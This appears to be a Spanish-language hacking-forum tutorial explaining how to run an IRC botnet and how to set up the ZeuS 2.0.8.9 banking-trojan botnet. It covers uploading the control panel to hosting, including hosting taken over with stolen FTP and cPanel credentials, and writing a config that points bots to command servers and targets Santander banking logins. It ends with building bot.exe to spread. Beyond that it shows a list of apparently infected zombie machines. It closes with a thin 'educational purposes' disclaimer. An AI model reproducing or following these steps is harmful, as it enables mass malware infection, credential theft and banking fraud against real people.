Authorization required to use Registered Nickname ANTRAX
[11:00] (NickServ) This nickname is registered and you have 60 seconds to identify the password. If
you do not know the password then change your nickname to something else.
[11:00] (NickServ) To identify your password type: /pass <password> (or /msg pass <password>)
You must resolve the nickname conflict before you can proceed
[11:00] (NickServ) You must resolve the nickname conflict before you can proceed
Unknown MODE flag
x
ANTRAX pone modo +iS (+iS) [11:00]
x
```

Ahí nos da una bienvenida.

Identifico mi user de la siguiente manera

/pass "Password"

Ejemplo: /pass 12345

Y por ultimo entramos al canal:



```
Estado: ANTRAX [+iS] en antrax-labs.no-ip.org:6667
: - Bienvenido a ANTRAX-LABS
: -
: -
End of /MOTD command.
x
--=[ Conectado a antrax-labs.no-ip.org ]--
x
* Lista Ignorar vacía
x
Authorization required to use Registered Nickname ANTRAX
[11:00] (NickServ) This nickname is registered and you have 60 seconds to identify the password. If
you do not know the password then change your nickname to something else
[11:00] (NickServ) To identify your password type: /pass <password> (or /msg pass <password>)
You must resolve the nickname conflict before you can proceed
[11:00] (NickServ) You must resolve the nickname conflict before you can proceed
Unknown MODE flag
x
ANTRAX pone modo +iS (+iS) [11:00]
x
Ultimos canales #ANTRAX
Presiona Control + F9 o Doble-Click aquí para reentrar en los ultimos canales visitados
x
[11:00] (NickServ) You must resolve the nickname conflict before you can proceed
ANTRAX Password accepted
x
/j #ANTRAX-LABS
```



```
#ANTRAX-LABS [1] [+nt]
Ops
ANTRAX
* Entrando en #ANTRAX-LABS
* Ops: 1 (100%) Voices: 0 (0%) Otros: 0 (0%) - Total: 1 (100%)
[11:04] <@ANTRAX> Hola!
[11:04] <@ANTRAX> Visita www.antrax-labs.net
```

Bueno, ahí entraran nuestros zombies y podremos manipularlos por comandos definidos previamente en la botnet.

Aca les pongo una captura de ejemplo de cómo se ve una botnet por IRC. Cuando entran zombies

```
@Z
{VIS\MEX\109232}
{VIS\MEX\159370}
{VIS\MEX\449403}
{WIN7\CHL\683729}
{WIN7\MEX\257937}
{WIN7\MEX\457082}
{XP\ARG\541996}
{XP\ARG\571638}
{XP\ARG\753231}
{XP\CRI\759973}
{XP\ESP\007856}
{XP\ESP\093858}
{XP\ESP\130763}
{XP\ESP\160964}
{XP\ESP\168619}
{XP\ESP\172162}
{XP\ESP\178072}
{XP\ESP\202884}
{XP\ESP\214797}
{XP\ESP\222141}
{XP\ESP\366618}
{XP\ESP\501945}
{XP\ESP\582750}
{XP\ESP\709453}
{XP\ESP\720133}
{XP\ESP\722001}
{XP\ESP\731195}
{XP\ESP\733774}
{XP\ESP\748640}
{XP\ESP\754194}
{XP\ESP\760683}
{XP\MEX\005017}
{XP\MEX\041608}
{XP\MEX\208027}
{XP\MEX\605507}
{XP\MEX\726141}
{XP\MEX\726474}
{XP\MEX\736980}
{XP\MEX\991875}
{XP\USA\717380}
```

Como ven el primero de todo es el Operador del canal, quien manipulara la Botnet, y el resto son los zombies.

De esta forma, no podrán darnos de baja el canal ya que el servidor lo tendremos montado en nuestra propia PC. Lo único malo es que pueden localizar en donde está el servidor. Esto corre bajo sus propios riesgos.

BOTNET POR HTTP

Ahora les enseñare a cómo montar una Botnet por HTTP. En este caso utilizaremos la ZEUS Botnet 2 que es la más reciente.

Les mostrare como montarla con las configuraciones básicas, ya que se pueden agregar opciones más avanzadas, pero para no complicarla tanto, veremos lo básico para que quede funcionando.

En la carpeta de la Botnet podremos ver todos estos directorios



La carpeta llamada “server[php]” es la que debemos subir a algún hosting. Este hosting no debe ser gratuito.

Para todos los que vienen siguiendo y practicando estos talleres, podrán notar que pueden utilizar algún FTP con Cpanel capturada con el Stealer.

Dentro de esta carpeta podremos ver los siguientes ficheros y directorios:



Abrimos el cliente de FTP y los subimos a todos

h4x0r@underc0de.org - FileZilla

Archivo Edición Ver Transferencia Servidor Marcadores Ayuda

Servidor: underc0de.org Nombre de usuario: h4x0r Contraseña: Puerto: Conexión rápida

Comando: PASV
 Respuesta: 227 Entering Passive Mode (206,51,232,10,103,176).
 Comando: STOR index.php
 Respuesta: 227 Entering Passive Mode (206,51,232,10,88,138).
 Comando: STOR geobase.txt
 Respuesta: 150 Opening ASCII mode data connection for index.php
 Respuesta: 150 Opening ASCII mode data connection for geobase.txt

Sitio local: C:\Documents and Settings\Administrador\Mis documentos\Zeus 2.0.8.9\Zeus 2.0.8.9\server[php]
 Sitio remoto: /public_html/zeus

Nombre de arch...	Tamaño de ...	Tipo de archivo	Última modificación
..			
install		Carpeta de arc...	12/03/2011 9:39:08
system		Carpeta de arc...	12/03/2011 9:39:08
theme		Carpeta de arc...	12/03/2011 9:39:08
cp.php	55.881	Archivo PHP	12/03/2011 9:39:08
gate.php	15.363	Archivo PHP	12/03/2011 9:39:08
index.php	0	Archivo PHP	12/03/2011 9:39:08

Seleccionado 3 archivos y 3 directorios. Tamaño total: 71.244 bytes

Nombre de archivo	Tamaño d...	Tipo de arc...	Últim...
..			
install		Carpeta de...	
cp.php	55.881	Archivo PHP	
gate.php	15.363	Archivo PHP	
index.php	0	Archivo PHP	

3 archivos y 1 directorio. Tamaño total: 71.244 bytes

Servidor/Archivo local	Dirección	Archivo remoto	Tamaño	Prioridad	Estado
h4x0r@underc0de.org					
<input type="checkbox"/> C:\Documents and Settings\...	-->>	/public_html/zeus/install/geobas...	2.839.738	Normal	Transfiriendo
	00:00:01 transcurrido	quedan 00:00:11	9.2%	262.144 bytes (262.1 KB/s)	
<input type="checkbox"/> C:\Documents and Settings\...	-->>	/public_html/zeus/install/index.php	28.830	Normal	Transfiriendo
	00:00:01 transcurrido	quedan 00:00:01	100.0%	28.830 bytes (28.8 KB/s)	

Archivos en cola (46) | Transferencias fallidas | Transferencias satisfactorias (3)

Una vez hecho esto, lo que deberemos hacer, es crear una base de datos y un usuario que acceda a ella.

Para ello debemos ir al Cpanel → MySQL Bases de Datos

Crear una Nueva Base de Datos

Nueva Base de datos: h4x0r_ ✓

Una vez creada, haremos también un usuario

MySQL Usuarios

añadir Nuevo Usuario

Nombre Usuario: h4x0r_zeus

Contraseña:

Contraseña (Otra vez):

Fuerza (por qué?): Muy debil (18/100)

Y finalmente las vinculamos

añadir Usuario a Base de Datos

Usuario:

Base de Datos:

Le damos todos los permisos a la cuenta

MySQL Mantenimiento de Cuentas

Manejar los Privilegios del Usuario

Usuario: **h4x0r_zeus**
Base de Datos: **h4x0r_zeus**

<input checked="" type="checkbox"/> TODOS LOS PRIVILEGIOS	
<input checked="" type="checkbox"/> ALTER	<input checked="" type="checkbox"/> CREATE
<input checked="" type="checkbox"/> CREATE ROUTINE	<input checked="" type="checkbox"/> CREATE TEMPORARY TABLES
<input checked="" type="checkbox"/> CREATE VIEW	<input checked="" type="checkbox"/> DELETE
<input checked="" type="checkbox"/> DROP	<input checked="" type="checkbox"/> EXECUTE
<input checked="" type="checkbox"/> INDEX	<input checked="" type="checkbox"/> INSERT
<input checked="" type="checkbox"/> LOCK TABLES	<input checked="" type="checkbox"/> REFERENCES
<input checked="" type="checkbox"/> SELECT	<input checked="" type="checkbox"/> UPDATE

Y Listo, ya tenemos hecha nuestra base de datos, que será en donde se guarden todos los logs que capturemos.

Ahora configuraremos el server del Bot. Para ello vamos al directorio **Builder** y abrimos el archivo llamado **config.txt**

Es pego el texto plano y les marcare en **rojo** lo que deben modificar:

```
;Build time: 22:38:59 11.03.2011 GMT
```

```
;Version: 2.0.8.9
```

```
entry "StaticConfig"
```

```
  ;botnet "btn1"
```

```
  timer_config 60 1
```

```
  timer_logs 1 1
```

```
  timer_stats 20 1
```

```
  url_config "http://localhost/config.bin"
```

```
  remove_certs 1
```

```
  disable_tcpserver 0
```

```
  encryption_key "secret key"
```

```
end
```

```
entry "DynamicConfig"
```

```
  url_loader "http://localhost/bot.exe"
```

```
  url_server "http://localhost/gate.php"
```

```
  file_webinjects "webinjects.txt"
```

```
  entry "AdvancedConfigs"
```

```
    ;"http://advdomain/cfg1.bin"
```

```
  end
```

```
entry "WebFilters"
```

```
  "!.microsoft.com/*"
```

```
  "!http://*myspace.com*"
```

```
  "https://www.gruposantander.es/*"
```

```
  "!http://*odnoklassniki.ru/*"
```

```
  "!http://vkontakte.ru/*"
```

```

"@*/login.osmp.ru/*"

"@*/atl.osmp.ru/*"

end

entry "WebDataFilters"

;"http://mail.rambler.ru/*" "passw;login"

end

entry "WebFakes"

;"http://www.google.com" "http://www.yahoo.com" "GP" "" ""

end

end

```

Y acá una imagen de cómo debería quedar:

```

;Build time: 22:38:59 11.03.2011 GMT
;Version: 2.0.8.9

entry "StaticConfig"
;botnet "localhost"
timer_config 60 1
timer_logs 1 1
timer_stats 20 1
url_config "http://underc0de.org/~h4x0r/zeus/config.bin"
remove_certs 1
disable_tcpserver 0
encryption_key "kjdfkgdr4r52438r9we"
end

entry "DynamicConfig"
url_loader "http://underc0de.org/~h4x0r/zeus/bot.exe"
url_server "http://underc0de.org/~h4x0r/zeus/gate.php"
file_webinjects "webinjects.txt"
entry "AdvancedConfigs"
;"http://advdomain/cfg1.bin"
end
entry "webFilters"
"!*.microsoft.com/*"
"!http://*myspace.com*"
"https://www.gruposantander.es/*"
"!http://*odnoklassniki.ru/*"
"!http://vkontakte.ru/*"
"@*/login.osmp.ru/*"
"@*/atl.osmp.ru/*"
end
entry "webDataFilters"
;"http://mail.rambler.ru/*" "passw;login"
end
entry "webFakes"
;"http://www.google.com" "http://www.yahoo.com" "GP" "" ""
end
end

```

Pasare a explicar las modificaciones:

```
;botnet "btn1"
```

Modificamos a lo que está entre comillas por localhost, que será en donde estará situada la botnet.

```
url_config "http://localhost/config.bin"
```

Modificamos la Url por la nuestra. En este caso debemos especificar en donde se encuentra el config.bin (que aun no hemos creado, pero es el directorio que se estima que estará)

```
encryption_key "secret key"
```


Acá debemos poner una llave secreta. Que es un código que nosotros queramos. En mi caso presione varias teclas al azar.

```
url_loader "http://localhost/bot.exe"
```

```
url_server "http://localhost/gate.php"
```

Por último tenemos estas dos, una es en donde tenemos el bot.exe (que aun no lo hemos creado, pero es en donde estará alojado) Y el otro es el **gate.php** que ya hemos subido previamente.

Ahora abrimos el **zsb** para crear el **config.bin** y el **bot.exe** que nos faltan.



En Encryption Key, la llave que colocamos en el **config.txt**


Seguido a esto vamos a Builder.

Damos en Browse... y Buscamos el config.txt

Seguido a esto damos click en **“Build the Bot Configuration”**

Guardamos el config.bin que nos genera y finalmente damos click en **“Build the bot Executable”**

Y guardamos el bot.exe



Ahora si subimos el config.bin y el bot.exe por FTP.

Nombre de arch...	Tamaño de ...	Tipo de archivo	Última modificación	Nombre de archivo	Tamaño d...	Tipo de arc...	Última modificac...
..				..			
builder		Carpeta de arc...	12/03/2011 9:39:40	install		Carpeta de...	14/08/2011 21:...
other		Carpeta de arc...	12/03/2011 9:39:08	system		Carpeta de...	14/08/2011 22:...
server		Carpeta de arc...	12/03/2011 9:39:08	theme		Carpeta de...	14/08/2011 21:...
server[php]		Carpeta de arc...	12/03/2011 9:39:08	bot.exe	95.744	Aplicación	14/08/2011 22:...
bot.exe	95.744	Aplicación	14/08/2011 22:31:20	config.bin	34.424	Archivo BIN	14/08/2011 22:...
client32.bin	95.232	Archivo BIN	12/03/2011 9:39:06	cp.php	55.881	Archivo PHP	14/08/2011 21:...
config	7	Archivo	12/03/2011 9:39:00	gate.php	15.363	Archivo PHP	14/08/2011 21:...
config.bin	34.424	Archivo BIN	14/08/2011 22:31:12	index.php	0	Archivo PHP	14/08/2011 21:...

Una vez hecho esto, ya estamos en condiciones de comenzar a infectar.

Ese bot.exe que generamos es el server que debemos propagar.



Entramos vía web a nuestro panel. Recuerden que el panel es ese que se llama **cp.php**

Login	
User name:	ANTRAX
Password:	*****
<input type="checkbox"/> Remember (MD5 cookies)	
<input type="button" value="Submit"/>	

Procederé a autoinfectarme, para probar si funciona (Ustedes no hagan este paso ya que dañara severamente su ordenador)

Una vez ejecutado el server, este desaparecerá y conectara a nuestro cliente vía web, Se verá algo así:

Information	
Total reports in database:	0
Time of first activity:	15.08.2011 01:58:50
Total bots:	1
Total active bots in 24 hours:	100.00% - 1
Minimal version of bot:	2.0.8.9
Maximal version of bot:	2.0.8.9

Current botnet:	[All]	>>	
Actions:	Reset "New bots"		
New bots (1)		Online bots (1)	
AR	1	AR	1

Si investigan un poco el panel del bot, podrán ver las opciones para ver los logs, para atacar webs, etc...

También tenemos la Botnet con cliente de escritorio que no es necesario que la explique ya que no es muy frecuente verla y se configura de igual forma que un troyano común.

Este material expuesto es con fines educativos. No me hago responsable del mal uso que se le pueda dar.

Nos vemos en la próxima entrega!

ANTRAX